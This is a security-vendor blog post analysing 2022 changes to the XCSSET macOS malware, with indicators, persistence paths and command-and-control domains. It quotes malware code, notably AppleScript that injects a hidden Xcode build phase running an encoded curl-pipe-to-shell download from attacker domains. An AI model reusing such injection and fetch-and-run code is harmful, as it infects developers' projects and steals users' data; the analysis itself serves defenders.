www.sentinelone.com /blog/xcsset-malware-update-macos-threat-actors-prepare-for-life-without-python/

XCSSET Malware Update | macOS Threat Actors Prepare for Life Without Python

: 8/22/2022

XCSSET Malware Update | macOS Threat Actors Prepare for Life Without Python
By Phil Stokes & Dinesh Devadoss
SentinelOne


Threat actors behind the XCSSET malware have been relatively quiet since last year. However, new activity beginning around April 2022 and increasing through May to August shows that actors have not only adapted to changes in macOS Monterey, but are preparing for the demise of Python, an integral and essential part of their current toolkit.

In this post, we review changes made to the latest versions of XCSSET and reveal some of the context in which these threat actors operate.

XCSSET Changes in 2022


Since XCSSSET first appeared, the authors have made consistent use of two primary tools to obfuscate both droppers and dropped files: SHC and run-only compiled AppleScripts, respectively.

SHC-compiled shell scripts are opaque to traditional static scanning tools and contain only a few human-readable strings.



```
[x] Enable constraint types analysis for variables
 -- You gotta be fucking kidding me
[0x100003cf0]> iz
[Strings]
nth paddr      vaddr       len size section          type  string
--------------------------------------------------------------------
0   0x00003f60 0x100003f60 4   5    3.__TEXT.__cstring ascii x%lx
1   0x00003f65 0x100003f65 7   8    3.__TEXT.__cstring ascii =%lu %d
2   0x00003f6d 0x100003f6d 8   9    3.__TEXT.__cstring ascii %lu %d%c
3   0x00003f78 0x100003f78 32  33   3.__TEXT.__cstring ascii E: neither argv[0] nor $_ works.
4   0x00003f99 0x100003f99 11  12   3.__TEXT.__cstring ascii %s%s%s: %s\n
5   0x00003fa9 0x100003fa9 6   7    3.__TEXT.__cstring ascii <null>
[0x100003cf0]>
```

As all SHC-compiled binaries, legitimate or malicious, contain these same strings, signature scanners cannot distinguish between them.



0 / 58

No security vendors and 1 sandbox flagged this file as malicious

483b2f45a06516439b1dbfedda52f135a4ccdeafd91192e64250305644e5ff48
exec.2430808
64bits macho

1.01 MB Size

2022-05-30 13:56:36 UTC 2 months ago

Community Score

DETECTION | DETAILS | RELATIONS | BEHAVIOR | CONTENT | SUBMISSIONS | COMMUNITY


Basic Properties

MD5	1ce8099c5bb8fbe715ae7c546c46a526
SHA-1	127b66afa20a1c42e653ee4f4b64cf1ee3ed637d
SHA-256	483b2f45a06516439b1dbfedda52f135a4ccdeafd91192e64250305644e5ff48
Vhash	bf02e058d14dd53ebec3dca26e11611c
SSDEEP	384:TiQoZUBicbTt2mj8R887rg6ZHoKyWtptTerJscJ4zj6+amd0+:TijakUTF4O4ZIMDQXins
TLSH	T16B358E262B09EA66D16DC474ACEF8B875917F9300D6993138ED0CE782FDD798191074F
File type	Mach-O
Magic	Mach-O 64-bit executable
TrID	Mac OS X Mach-O 64-bit Intel executable (100%)
File size	1.01 MB (1061683 bytes)

SHA1: 127b66afa20a1c42e653ee4f4b64cf1ee3ed637d

Dynamic execution of this recent SHC-compiled XCSSET dropper, currently with 0 detections on VirusTotal despite having been known for 2 months, also reveals that the malware authors have changed from hiding the primary executable in a fake Xcode.app in the initial versions in 2020 to a fake Mail.app in 2021 and now to a fake Notes.app in 2022. These fake apps are invariably dropped in a parent folder created in random locations in the user's Library folder. When executed, this particular sample writes the fake Notes.app to:

```
~/Library/Application Scripts/com.apple.CalendarAgent
```




```
launched with args v10 notes app:
basedir:, autoclean: , domain:
target dir is: /Users/auser/Library/Application Scripts/com.apple.CalendarAgent target domain: adobefile.ru
 target plist: /Users/auser/Library/LaunchAgents/com.apple.spx.plist
step 1
step 2
step 3
first launch. processing...
cleaning done...
created directory structure...
compiled app...
created scpt...
put Xcode icon in place...
wrote to LaunchAgents... wrote .plist
loaded service...
wrote .report
wrote .domain
done. finished.
```

The updated run-only AppleScripts that XCSSET drops as second-stage payloads use a collection of newly-registered domains:

```
set domains to {
  "superdocs.ru",
  "melindas.ru",
  "kinksdoc.ru",
  "adobefile.ru",
  "gurumades.ru",
  "appledocs.ru",
  "45.82.153.92",
  "gismolow.com",
  "Cosmodron.com"
}
```

Changes in the `replicator.applescript` file, which infects users' Xcode projects with the XCSSET malware, show that both curl's `–max-time` value and the script's `phaseName` variable have now been randomized, presumably to hamper static detection or hunting rules.



```
    -- pbxFile must be already quoted

    set phaseHex to generateHexPhaseName()

    set domains to {"icloudserv.ru", "atecasec.info",
"lucidapps.info", "relativedata.ru", "datasomatic.ru",
"revokecert.ru", "194.87.186.66"}
    set domain to some item of domains

    set encString to do shell script "echo 'curl --max-time 5 -sk
https://" & domain & "/a | sh -s true' | xxd -p"

    set shPayload to "
echo \\\\"" & encString & "\\\\" | xxd -p -r | sh >/dev/null 2>&1
|| true
    "

    set payload to "

        " & phaseHex & " /* PBXBuildRule */ = {
            isa = PBXBuildRule;
            compilerSpec = com.apple.compilers.proxy.script;
            fileType = folder.assetcatalog;
            name = \"Assets Catalog Builder\";
            inputFiles = (
            );
            isEditable = 0;
            outputFiles = (
                \"\\$(DERIVED_FILE_DIR)/\\$(INPUT_FILE_NAME)\",
```


```
    set phaseNames to {"Copy Bundle Frameworks", "Compile Binary
Libraries", "Compile Swift Frameworks", "Binary Frameworks
Compiler"}

    set phaseName to some item of phaseNames

    set phaseHex to generateHexPhaseName()

    set domains to {"superdocs.ru", "melindas.ru", "kinksdoc.ru",
"adobefile.ru", "gurumades.ru", "appledocs.ru", "gismolow.com",
"cosmodron.com"}
    set domain to some item of domains

    set maxTime to random number from 5 to 9

    set encString to do shell script "echo 'curl --max-time " &
maxTime & " -sk https://" & domain & "/a | sh -s " & AUTO_CLEAN_PROJ
& "' | xxd -p"

    set shPayload to "
echo \\\\"" & encString & "\\\\" | xxd -p -r | sh >/dev/null 2>&1
|| true
    "

    set payload to "
    " & phaseHex & " /* " & phaseName & " */ = {
            isa = PBXShellScriptBuildPhase;
            buildActionMask = 2147483647;
            files = (
```

Xcode infection script from 2021 (Left) and 2022 (Right)

The `-max-time` option is now set to a random value between 5 and 9, while `phaseName` is chosen from the following list:

```
"Copy Bundle Frameworks",
"Compile Binary Libraries",
"Compile Swift Frameworks",
"Binary Frameworks Compiler"
```

In the previous version of XCSSET, the malware created and dropped files for its own caches and control functions in a folder at `~/Library/Caches/GeoServices/`. This has been modified slightly to "GitServices".



```
STR_TWO=$(echo "58 2D 4D 6F 64 3A 20 50 6F 64 73" | xxd -p -r) # X-Mod: Pods
STR_ONE=$(echo "58 2D 55 73 72 3A" | xxd -p -r) # X-Usr:

TARGETDIRFILE="$HOME/Library/Caches/GitServices/.report"

TARGETPLISTFILE="$HOME/Library/Caches/GitServices/.plist"

TARGETDOMAINFILE="$HOME/Library/Caches/GitServices/.domain"

BOOT_FILE="$HOME/Library/Caches/GitServices/AppleWebKit"

EXEC_DONE_FILE="$HOME/Library/Caches/GitServices/.exec_done"

RANDOM_PLISTS=("$HOME/Library/LaunchAgents/com.apple.airplay.plist" "$HOME/Library/LaunchAgents/com.apple.spx.plist"
"$HOME/Library/LaunchAgents/com.google.keystore.plist" "$HOME/Library/LaunchAgents/com.google.chrome.plist")
```

Persistence plists are currently chosen from the following list:

```
com.apple.airplay.plist
com.apple.spx.plist
com.google.keystore.plist
com.google.chrome.plist
```


and target a file at one of:

```
~/Library/Caches/GitServices/CloudServiceWorker
~/Library/Caches/GitServices/AppleWebKit
```

As previously, XCSSET continues to attempt to evade detection by masquerading as either system software or the almost ubiquitous Google and Chrome browser software.

XCSSET's Updated Fake Notes.app


As noted, XCSSET makes use of a fake Notes.app to hide the primary executable, `a.scpt`, itself launched by the run-only compiled AppleScript `main.scpt` when "Notes" is executed via the dropped LaunchAgent.



Notes

Name	Date Modified	Size	Kind
Contents	Today at 12:29 AM	--	Folder
Info.plist	Today at 12:29 AM	2 KB	property list
MacOS	Today at 12:29 AM	--	Folder
PkgInfo	Today at 12:29 AM	8 bytes	TextEdit
Resources	Today at 12:29 AM	--	Folder
applet.icns	Today at 12:29 AM	72 KB	Apple i...n image
applet.rsrc	Today at 12:29 AM	362 bytes	Document
Scripts	Today at 12:29 AM	--	Folder
a.scpt	Today at 12:29 AM	2 KB	Script
Containers	Today at 12:30 AM	--	Folder
main.scpt	Today at 12:29 AM	506 bytes	Script

The SHC-compiled dropper script defines several random paths to use as parent directories for the fake Notes.app.



```
#!/bin/bash
AUTOCLEAN=$2
BASEDIR=$1
BASEDIR=${PROJECT_FILE_PATH}
BUILD_VERSION=1.1.5
BUILD_VENDOR="default"

RANDOM_PATHS=("$HOME/Library/Application Support/com.apple.spotlight" "$HOME/Library/Application Scripts/com.apple.CalendarAgent" "$HOME/Library/Group Containers/group.com.apple.mail" "$HOME/Library/Containers/com.apple.photolibraryd")

DOMAIN_ONE=$(echo "73 75 70 65 72 64 6F 63 73 2E 72 75" | xxd -p -r)  # superdocs.ru
DOMAIN_TWO=$(echo "6D 65 6C 69 6E 64 61 73 2E 72 75" | xxd -p -r)     # melindas.ru
DOMAIN_THREE=$(echo "6B 69 6E 6B 73 64 6F 63 2E 72 75" | xxd -p -r)   # kinksdoc.ru
DOMAIN_FOUR=$(echo "61 64 6F 62 65 66 69 6C 65 2E 72 75" | xxd -p -r) # adobefile.ru
```


```
osacompile -x -e try do shell script "osascript '/Users/user1/Library/Application Support/com.apple.spotlight/Notes.app/Contents/Resources/Scripts/a.scpt'" end try -o
```

The `a.scpt` remains, in essence, the same as earlier versions except that the encoding handler has changed from one previously shared with OSAMiner.

```
on xe(_str)
  set x to id of _str
  repeat with c in x
    set contents of c to c - (102 - 2)
   end repeat
  return string id x
end xe

on xex(_str)
  set x to id of _str
  repeat with c in x
    set contents of c to c - (102 - 1)
  end repeat
  return string id x
end xex
```

Malicious Run-Only AppleScripts


Aside from `a.scpt`, XCSSET makes use of multiple run-only AppleScripts. Although these scripts are written to disk as compiled and run-only, we were able to capture the scripts in plain text on the wire. In the updated version of XCSSET, these continue to target Telegram and other chat apps heavily in use by Chinese users such as WeChat and Tencent's 360, along with an expanded list of browsers, including Opera, Brave, Edge and other Chromium-based browsers.



```
-                                   yandexd
yandex_remote.applescript           speedd
uploader.applescript                Pods (1)
telegram_lite.applescript           Pods
telegram.applescript                operad
safari_update.applescript           open
safari_remote.applescript           metald
replicator.applescript              firefoxd
remove_old.applescript              edged
pods_infect.applescript             canaryd
payloader.applescript               braved
opera_remote.applescript            agentd
notes_app.applescript
notes.py
notes.applescript
listing.applescript
firewall_off.applescript
firefox_remote.applescript
edge_remote.applescript
contacts.applescript
chromium_remote.applescript
chrome_remote.applescript
canary_remote.applescript
brave_remote.applescript
binaries
a
360_remote.applescript
```

